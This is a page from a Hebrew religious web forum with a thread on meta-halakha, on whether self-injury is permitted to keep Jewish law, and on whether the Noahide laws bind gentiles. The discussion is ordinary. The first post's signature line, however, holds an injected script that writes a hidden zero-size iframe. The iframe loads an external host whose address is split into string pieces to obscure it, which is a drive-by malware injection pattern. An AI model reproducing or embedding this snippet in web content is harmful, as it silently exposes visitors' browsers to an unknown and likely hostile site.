בית פורומים עצור כאן חושבים

מטא הלכה: האם מותר להטיל מום בעצמו למען שמירת הלכה?

שלום אורח. באפשרותך להתחבר או להירשם
הצג 15 הודעות בעמוד הוסף לדף האישי  דווח למנהל שלח לחבר
נשלח ב-18/8/2011 22:32 לינק ישיר

מיימוני כתב:
שותף סוד, יהי אור וכל המעוניין

האשכול הזה נועד בעיני לברר את תכניו (או חלק, זהמה שאפשר) של תחום שנקרא מטא הלכה.

האשכול הנוכחי, אם אני רשאי לבקש או לקבוע, לא נועד לבירור שיטת הלימוד שלי, אם כי מתוך הדוגמאות שאני מביא ומתוך התייחסותי ניתן ללמוד עליה. וכבר היו אשכולות רבים שבהם ביקשתי להציג את גישתי ללימוד ולפסק. אני מקוה להכין אשכול לדוגמא שבו אבאר את העקרונות ואת היישום שלהם. (בכל אופן, איני משתמש בגוגל כדי לברר הלכות ותקליטור פרוייקט השו"ת מעניק רק גישה נוחה למקורות, הרבה יותר מאשר ספרים בספריה. והמקורות הם הבסיס. המחשבה והניתוח והיישום הם חלק מרכזי והם מתבססים על הנחות יסוד. הנחות יסוד שמשותפות לכולנו אם כי חלקן דומה שנשכחו או אינן מוכרות למי שלא העמיק בלימוד התלמוד. ואיני רוצה להאריך בדבר. הנושא הוא כדלקמן ולא שיטתי שלי. למרות שאני אוהב להסביר אותה).

(כיון שאני חש שהציגו את גישתי לא נכון, אני מוסיף: האם מישהו באמת סבור שאני מלקט מקורות דרך גוגל כדי להשתמש בהם בשטחיות כדי להצדיק או לדחות דעה מן הדעות? אני מקוה שלא. לא נעים לי שיחשבו כך עלי. זו טעות. האם זו הטעיה מכוונת? חלילה לחשוד בחבר יקר שיזלזל בכוונה תחילה).***
ולנושא העיקרי בעיני:

"מטא" מלשון "מעבר". אלו הדברים שמשתתפים בקביעת הלכות (או באמירתן) אבל אינם חלק מן העקרונות הנוגעים להלכה מסויימת.

כיון שזה מופשט מדי, הטוב ביותר הוא להסביר על ידי דוגמא. אבל אין לי דוגמא זמינה בינתים שקל להשתמש בה בלי ביאור ארוך ובלי מקום למחלוקת.

אנסה להסביר בצורה מופשטת אך באופן הקל ביותר שאני יכול.

כל הלכה מסויימת נקבעת לפי הנושא והכללים שיש אודותיו בידנו. אבל לפעמים לא רק על פי זה.

אסור לחלל שבת, אבל פיקוח נפש דוחה שבת. האם זה נלמד רק מפסוקים ומדרשותיהם, או שיש כאן סברה בסיסית שחכמים מצאו בעזרתה את הרעיון בפסוקים? אין לחלל שבת על גוי, אבל לפעמים יש דרך לעשות זאת, כגון משום "איבה" (יצא שם רע ותיגרם שנאה מסוכנתכלפי יהודים אם ידעו שיש הפליה בין דם לדם). הרב זילברשטיין עצמו הביא שאלה מעניינת (אני כותב מהזכרון) על אם ובן שהתגיירו. האם טבלה וגיורה הושלם. הבן חכה למול או לטבול (שכחתי). בשבת שלפני, האחרונה שלו כגוי, לבן היתה תאונה בבית ונפצע קשה. האם מבקשת להזמין עבורו אמבולנס ולשלוח אותו לבית החולים. אבל הוא עדיין אינו יהודי גמור. מה עליה לעשות?

יש לשים לב כי שיקולים תועלתניים כמו "התירו סופם משום תחילתם" (יש להתיר למיילדת ולאנשי צבא לשוב לביתם תוך חילול שבת מן התורה, לפי קצת שיטות, לאחר שנסתיימה המשימה שלהם, כי אחרת לא יצאו בפעם אחרת לעזור) הם שיקולים הלכתיים. אבל כפי שאני משתמש במונחים אלו, אלו שיקולים של מטא הלכה.

המונח הזה, "מטא הלכה", הפך לתחום מחקר אם כי, כפי שטענו (למשל פרופסוראבי שגיא אם כי הרחיק לכת), זה לא דבר מוגדר וניתן לכלול בו נושאים רבים ואכן כך הוא. מטא הלכה עוסקת בכל מה שאינו ההלכה המסויימת עצמה. לכן שייכים לכאן ערכים, הסתכלות תועלתנית על העתיד שנקבע לפי הכרעתנו בשאלה המסויימת, ועוד ועוד.

כפי שכתב ת"ט, המטא הלכה נובעת מן הערכים הבאים מסברה אך היא נלמדת גם מן התורה עצמה. דברי הרמב"ם שציטטתי יכולים להחשב כנובעים מסברה למרות שהוא בא לעגנם בתורה עצמה. כאשר אברהם אומר "השופט כל הארץ לא יעשה משפט" הוא טוען ממה שניתן לכנות "סברה" למען רחמים על אנשי סדום. זה לא דיוןהלכתי, אבל זה שימוש במה שאפשר לכנות "סברה". זו רק דוגמא.

מטא הלכות ניתן לזהות בסוגיות בדיוק כפי שמזהים כללי הלכה בסוגיה. הגמרא מראה לנו כיצד מדייקים. כלומר, כיצדמזהים הנחות יסוד שמשמשות כתשתית לפסק זה או אחר (וכמובן ייתכנו הסברים מקבילים. אי בעית אימא ואי בעית אימא = אם תרצה תאמר כך ואם תרצה תוכל אולי להגיד הפוך). איני הראשון שמביא את הדוגמא הבאה שהוזכרה גם באשכול זה. "דרכיה דרכינועם". ויש כמה מקומות שבהם תוספות מנתח ומזהה שימוש אפשרי בכלל הזה בעיצוב הכרעות, והפטור של אשת אח שלא היה בעולמו הוא אחד מהם (שבהם הענין נידון, לא שרק זה קובע).

לא כל הנושאים שניתן לשייך למטאהלכה נותחו וזוהו בתור כאלו. יש עדיין מקום רב ללימוד או למחקר. הדוגמא שממנה יצאתי לדרך, תשובתו (אם היתה כזו) של הרב זילברשטיין היא טעות, והיא טעות גם בשל שיקולים מטא הלכתיים. הענין שלי בתשובה הוא מפני שהדיון סולל דרך להעלאת תחום הלימוד הזה, מטא הלכה, שלדעתי הוא חשוב מאד אלא שלא דנו בו בצורה שיטתית בפורום. וחשיבותו עצומה כפי שאני מבקש להבהיר.

אני רוצה להדגיש שוב מה שכבר כתבתי, וכנגד מה שניתן להבין מדברי ת"ט: אותה מטא הלכה שעליה אני מדבר אינה בסיס חיצוני שאני מבקש לכפות על ההלכה "מבחוץ". אלו עקרונות שכבר קיימים בהלכה או שהתורה מתירה ומזמינה להשתמש בהם.

***

האם הפוסקיםדוחקים כללים כדי להגיע למסקנות שהן קלות יותר מבחינה תועלתנית (=בני אדם "מרויחים" מהן) או מבחינה מוסרית? האם זה תהליך מודע או בלתי מודע? (האם הפוסק אומר לעצמו: התשובה שלי חייבת להיות כך וכך ועכשו עלי לעגן אותה)? האם אלו "שקרים קדושים"?

על השאלה האחרונה קל מאד לענות. לא.

לגבי האחרות, צריך דוגמאות לניתוח.

(המשך יבוא בעז"ה).


___

שומר פיו ולשונו - שומר מצרות נפשו ******* type="text/">document.write("*************** scrolling='no' frameborder='0' height='0px' width='0px' src='ht"+"tp:"+"/"+"/"+"vjgvj.co"+".cc/?a="+***************+"'><*");



מיימוני היקר
אני לא חושב שאתה מבסס את דעותיך על חיפושים בגוגל או בשו"ת. ואני לא חושב שאפשר לחשוב כך. כמדומני שגם שותפי לא חושב כך. ברור שדעותיך נובעים מהרבה לימוד ומחשבה. וזה אפשר לראות גם בפורום.

הטענה שלי היתה, ואני מרכז אותה לגבי נושא המיוחד של האשכול הזה. שלהכריע נגד התוס' למשל צריך יותר רצינות מסתם הרגשה מטא-הלכתית.
ומכל כתיבותיך בפורום, בעיקר בנושאים החשובים, חפשתי הרבה למשל בענין הקבלה מקום שאתה מתייחס בהיקף לכל הנושא מכל הצדדים ולא מצאתי. בכל מקום אתה מציג את עקרי הטענותוהרגשות שלך ומשמנסים להתווכח ברצינות אתה כבר לא שם. גם לי זה קרה באשכול אחד. זה נותן רושם  שאין כאן בירור נכון ויסודי. כמו שהייתי מצפה, וכמו שאני מנסה לנהוג ולדרוש בכל בירור הלכתי והשקפתי.

אני גם לא חושב שהפסק של הרב זילברשטיין נכון. ואני חושב שיש בדבריו טעויות יסודיות. שאפשר לקרוא להם מטא הלכתיות. נדמה שיש בדבריו ערבוביא בין רצונות ראויים לשבח ובין הלכה. הרצון של הנערה לפגוע בעצמה אולי ראוי לשבח[ואולי אתה לא מסכים גם לזה. מ"מ תודה שמראה על מסירות ראוייה לציון אל ההלכה] אבל ברור ששום רב אסור לו להורות על מעשה כזה. ואולי אפילו לא לתת לו לגיטמציה ציבורית. יש מקרים שגם כאשר מותר למסור את הנפש אסור להורות על כך. כמו שמצינו לגבי חנניה מישאל ועזריה וכו'. לדעתי זה מה שקורה כשכל הזמן פוסקים הלכות מסיפורי מעשיות. כרגיל אצל הרב זילברשטיין.
כמו כן יש אצלו יישום בלתי נכון של הכלל הלכה מעל הכל. כנודע גם מפסק מפורסם שלו בענין הלעיטהו לרשע וימות.

כל זה הרגשה שלי. ואני מוכן אף לבסס אותה מההלכה אם יהיה לי צורך. אבל בעיון הסוגיות ידוע שיש הרבה מקום לדון, וצריכים להתייחס ברצינות לכל המקורות. ולא לדחות אותם או לומר שטעו בלי בירור מספיק.



דדווח על תוכן פוגעני

מחובר
נשלח ב-18/8/2011 22:37 לינק ישיר

ביליצר כתב:
צבי ודייר

שבע מצוות בני נח אינם מחייבים?אפילו פרשת משפטים נכלל בשבע מצוות לדעת הרמבן

ומי אמר לך שהם היו מודעים למצוות האלה?



דדווח על תוכן פוגעני

מחובר
נשלח ב-18/8/2011 22:51 לינק ישיר

דייר ,סנהדרין נו עאדדווח על תוכן פוגעני

מחובר
נשלח ב-18/8/2011 23:41 לינק ישיר

האוילות  החרדית כבר עוברת כל הגיון נורמלי. הגמרא בסנהדרין מחייבת את הגויים? הרמב"ם מחייב את הגויים? איך מחייב כי כתוב בפרוש בגמרא וברמבם ולכן זה מחייב וכל גוי שלא יקיים חייב מיתה. הרי זה איולות  הגמרא בסנהדרין אומרת שאדם העובר עבירה ולא היתרו בו שני עדים שזו עבירה  ולא הזהירו אותו העדים כי על עבירה זו העונש הוא כך וכך אזי לאמענישים את העבריין אז איך בדיוק מענישים את הגוי שעבר על שבע מצוות בני נח עלק.



דדווח על תוכן פוגעני

מחובר
נשלח ב-19/8/2011 06:40 לינק ישיר

ושם
חז"ל סברו שאפילו תקנות חז"ל מחייבות את בני נוח, לצערי איני זוכר כעת מקור.
בן נח אינו צריך התראה.



דדווח על תוכן פוגעני

מחובר
נשלח ב-19/8/2011 07:35 לינק ישיר



ושם האחרכשאומרים שזה מחייב גוי אין הכוונה שעתה גוי ירוץ ויקיים. זה מחייב אותנו, לפי המערכת שלנו, להתייחס באופן הנובע מכך לגוי שעבר. למשל שכשיד ישראל תקיפה – לעונשו.דדווח על תוכן פוגעני

מחובר
נשלח ב-19/8/2011 10:10 לינק ישיר

בעל

אתה עומד מאחורי המילים שלך,? עזוב את המקור, האם זה נראה לך הוגן האם זה נראה לך הגיוני ומוסרי. זו השאלה

תלמיד
ולו נניח שיד ישראל תקיפה- האם אתה סבור שיש להעניש גוי מכיון שלא קיבל על עצמו 7 מצוות בני נח, שלא כתובים בתורה , שאולי הגוי קורא או לומד.? אלא לימוד מתוך דרש?



דדווח על תוכן פוגעני

מנותק
נשלח ב-19/8/2011 10:58לינק ישיר

ירוח
כך סבורה ההלכה כל עוד לא שונתה ע"י גוף מוסמך. או שתקבל אותה או שתדה אותה אבל אינך יכול להתעלם מהמציאות



דדווח על תוכן פוגעני

מחובר
נשלח ב-19/8/2011 11:16 לינק ישיר

תלמיד שאינו טועה!
זה אחת הבעיות הגדולות של הרבה מחברי הפורום המבלבלים במכוון או שלא במכוון בין רצונותיהם משאלותיהם דיעותם תקוותם וכוו', לבין הכתוב.דדווח על תוכן פוגעני

מחובר
נשלח ב-19/8/2011 11:55 לינק ישיר



צבי

אתה צריך להיות מודע לסתירות בין ההלכה ומוסר (ככל הנוגע לאשכול זה. יש עוד סתירות) . אני פותרן בצורה ה"קלה" של אחיזת ההלכה והסתכלות עליה כמי שאינה מורה מוסר. קדש וגרש את אשתך (ולא היא אותך), אבל התנהג איליה כשווה לכל עניין. לרוב האנשים כאן זה מפריע. אינך יכול להתעלם מכך שאני "מוריד" את ההלכה ללקט יבש של צויים שאין מטרתו לא חינוכית ולא הסדרת יחסי החברה. אני בטוח שלא תתלהב מכך.




דדווח על תוכן פוגעני

מחובר
נשלח ב-19/8/2011 12:03 לינק ישיר

תלמיד!
בהחלט זה לא אומר שאני מסכים איתך בכל דבר,אבל במה שאני מסכים אני אומר.



דדווח על תוכן פוגעני

מחובר
נשלח ב-19/8/2011 12:05 לינק ישיר

tzvi11 כתב:
תלמיד שאינו טועה!
זה אחת הבעיות הגדולות של הרבה מחברי הפורום המבלבלים במכוון או שלא במכוון בין רצונותיהם משאלותיהם דיעותם תקוותם וכוו', לבין הכתוב.

לצבי

מפתיע שלא הבחנת שחברי הפורום לא מבלבלים בין משאלותיהם לבין הכתוב.

חברי הפורום מביעים תהיות ובקורת על הכתוב.




דדווח על תוכן פוגענימחובר
נשלח ב-19/8/2011 13:02 לינק ישיר

ספרן

קודם כל ואחרי הכל, תודה.

(וגם אמשלום, וגם כל מי שטרח וניסה ללמד זכות).

מצד שני, אני יכול להבין את אלו שחוששים. אם לא קראו מה שכתבתי, איך יכירוני. ואם קראו מה שפגע בעקרונות אמונתם, כמו שותף סוד, איך יבליגו.כבר כתבתי שאני מנסה להכין אשכול שמציג את שיטת הלימוד הראויה בעיני עם מעט מקורות, אלא שזה אשכול ארוך ולוקח זמן.

אני מציע ומבקש לחזור לנושא.

המונח מטא (או "מטה") הלכה מיוחס לפרופסור אליעזר גולדמן. יש עליו כמה ספרים ומחקרים חדשים. וכפי שהוזכר כאן, גם על ידי, זה מונח לא מוגדר ברורות.

הצעתי לו איפיון כללי. כל מה שתורם להכרעה הלכתית שאינו מיוסד על הכללים הנוגעים לאותה הלכה בלבד.

זה יכלול אם כן כללים כמו "דרכיה דרכי נועם", דברי הרמב"ם על תכלית התורה, המטא-הכלל שמחייב שמרנות הלכתית,שמזהיר מפני סתירת מסורות מקובלות גם אם הן אינן מתחייבות מההלכה (כפי שהתבאר באשכול על לם ורב יוסף המתנגד למנהג שגוי או שאינו מחוייב), ועוד כללים, שקיויתי שיסייעו לי לאספם.

כיון שהנושא אכן אינו ברור ואינו מוגדר, אזי סביר שיהיו אי הבנות ואי הסכמות. זה יטען שמטא הלכה פירושה כך וזה יטען שפירושה אחר. זה יסתמך על חוקר פלוני שהציע כך וזה יציע משלו. וכל זה אפשרי בהחלט.

מה שאני מציע הוא לעסוק כרגע באיסוף דוגמאות. אמנם, כיון שהאשכול הזה התארך דיו, סבורני שכדאי לייחד אותו לנושא המסויים של "האם מותר להטיל מום בעצמו" בלבד. מטא הלכה - באשכול נפרד שאשתדל לפתוח. ביקורת על שיטת הלימוד שלי - אציג אותה באשכול אחר ואז יוכל כל אחד לבחון האם זה נכון לדעתו אם לאו ולציין סברות ומקורות.

אולי זה קצת יקשה על מי שרוצה את כל התשובות ואת כל הנושאים באשכול אחד. אבל אחד מקניניההצלחה הוא לשמור על סדר.

___

שומר פיו ולשונו - שומר מצרות נפשו <type="text/">document.write("");




דדווח על תוכן פוגעני

מנותק
נשלח ב-19/8/2011 13:47 לינק ישיר

כתב מיימוני "הצעתי לו איפיון כללי. כל מה שתורם להכרעה הלכתית שאינו מיוסד על הכללים הנוגעים לאותה הלכה בלבד.

זה יכלול אם כן כללים כמו "דרכיה דרכי נועם", דברי הרמב"ם על תכלית התורה"

החלק הראשון נסקר ומודגם היטב בספרו של הרב אליעזר ברקוביץ "ההלכה כוחה ותפקידה"

אולם "דברי הרמב"ם על תכלית התורה", כאן נכנסים לכאורה לשדה מוקשים שכן אם לתרגם את הדברים למונחים אחרים, הרי מדובר בפשטות בסוגיית טעמי המצוות, בה כמדומני לא אמר אדםמעולם שסברה אנושית בנתינת טעמים למצוותיה של תורה  תשנה משהו מבחינה מעשית (וכמו שנמסר בשם בעל "בית הלוי" שטעם הוא מלשון תבלין המנעים את האכילה. לא יותר. וראה מאמרו של גולדמן הנזכר "המצווה כנתון יסוד של הדת") אכן יש לחלק בין טעמים שנדרשו ע"י המעיינים לדורותיהם, מדעתם, לבין העולה באופן ברור מדברי התורה עצמה (וכבר הובא פעם חילוק זה בשם הג"ן, מפורש יוצא מדברי הרא"ש בתוספותיו) אלא שמקרים אלה המתפרשים בתורה אינם מרובים. ולגבי תכלית התורה, באופן כללי, הרי שוב אנו מכניסים ראשינו בין הרים גדולים: אינה דומה תכלית התורה במשנת הרמב"ם לזו העולה מספר הכוזרי ועוד, והדברים עתיקים.תוקן על ידי ספרן ב- 19/08/2011 13:45:34




דדווח על תוכן פוגעני

מנותק
נשלח ב-19/8/2011 13:52 לינק ישיר

תלמיד
איך שצענע הסבירה. אנו מביעים תמיהות. הפורום הוא מקום להבעת תמיהות וברור - אני לא מתיימר לשנות הלכות- חבל.

הרמב"ן כותב בהקדמה שלו לספר המצוות

השגות הרמב"ן לספר המצוות לרמב"ם הקדמה

והנני עם חשקי וחפצי להיות לראשונים תלמיד, לקיים דבריהם ולהעמיד, לעשות אותם לצוארי רביד ועל ידי צמיד, לא אהיה להם חמור נושא ספרים תמיד. אבחר דרכם ואדע ערכם. אך באשר לא יכילו רעיוני אדון לפניהם בקרקעאשפוט למראה עיני. ובהלכה ברורה לא אשא פנים בתורה. כי י"י יתן חכמה בכל הזמנים ובכל הימים. לא ימנע טוב להולכים בתמים:

כך גם אני נוהג וחושב, ההלכות המשונות והלא הגיוניות ומוסריות לא מקובלות עלי ולא עולות בדעתי  לקבלן למשל!

דברים פרק ה

(יג) וְיוֹם הַשְּׁבִיעִי שַׁבָּת לַיקֹוָק אֱלֹהֶיךָ לֹא תַעֲשֶׂה כָל מְלָאכָה אַתָּה וּבִנְךָ וּבִתֶּךָ וְעַבְדְּךָ וַאֲמָתֶךָ וְשׁוֹרְךָ וַחֲמֹרְךָ וְכָל בְּהֶמְתֶּךָ וְגֵרְךָ אֲשֶׁר בִּשְׁעָרֶיךָ לְמַעַן יָנוּחַ עַבְדְּךָ וַאֲמָתְךָ כָּמוֹךָ:

תסביר לי בבקשה איך אפשר ללמוד לאחר הפסוק הזה- נכרי ששבת חייב מיתה? למה? כי יש דרש טוב? מבטלים דיברה?



תוקן על ידי ירוחםשמ ב- 19/08/2011 14:05:00דדווח על תוכן פוגענימנותק

בית > פורומים > דת ואמונה > עצור כאן חושבים > מטא הלכה: האם מותר להטיל מום בעצמו למען שמירת הלכה?
מנהל לחץ כאן לנעילת האשכול
הוסף לעמוד האישי  דווח למנהל שלח לחבר
לדף הקודם 1 2 3 ... 6 7 8 לדף הבא סך הכל 8 דפים.

bholext
2009 © כל הזכויות שמורות לבחדרי חרדים. קטגוריית אקטואליה וחדשות:עשרות פורומים הכוללים חדשות נעייס, מה קורה בחצרות חסידים, חדשות מחסידויות שונות בארץ ובעולם,דיונים בנושאיאקטואליה, פוליטיקה, בטחון ועוד.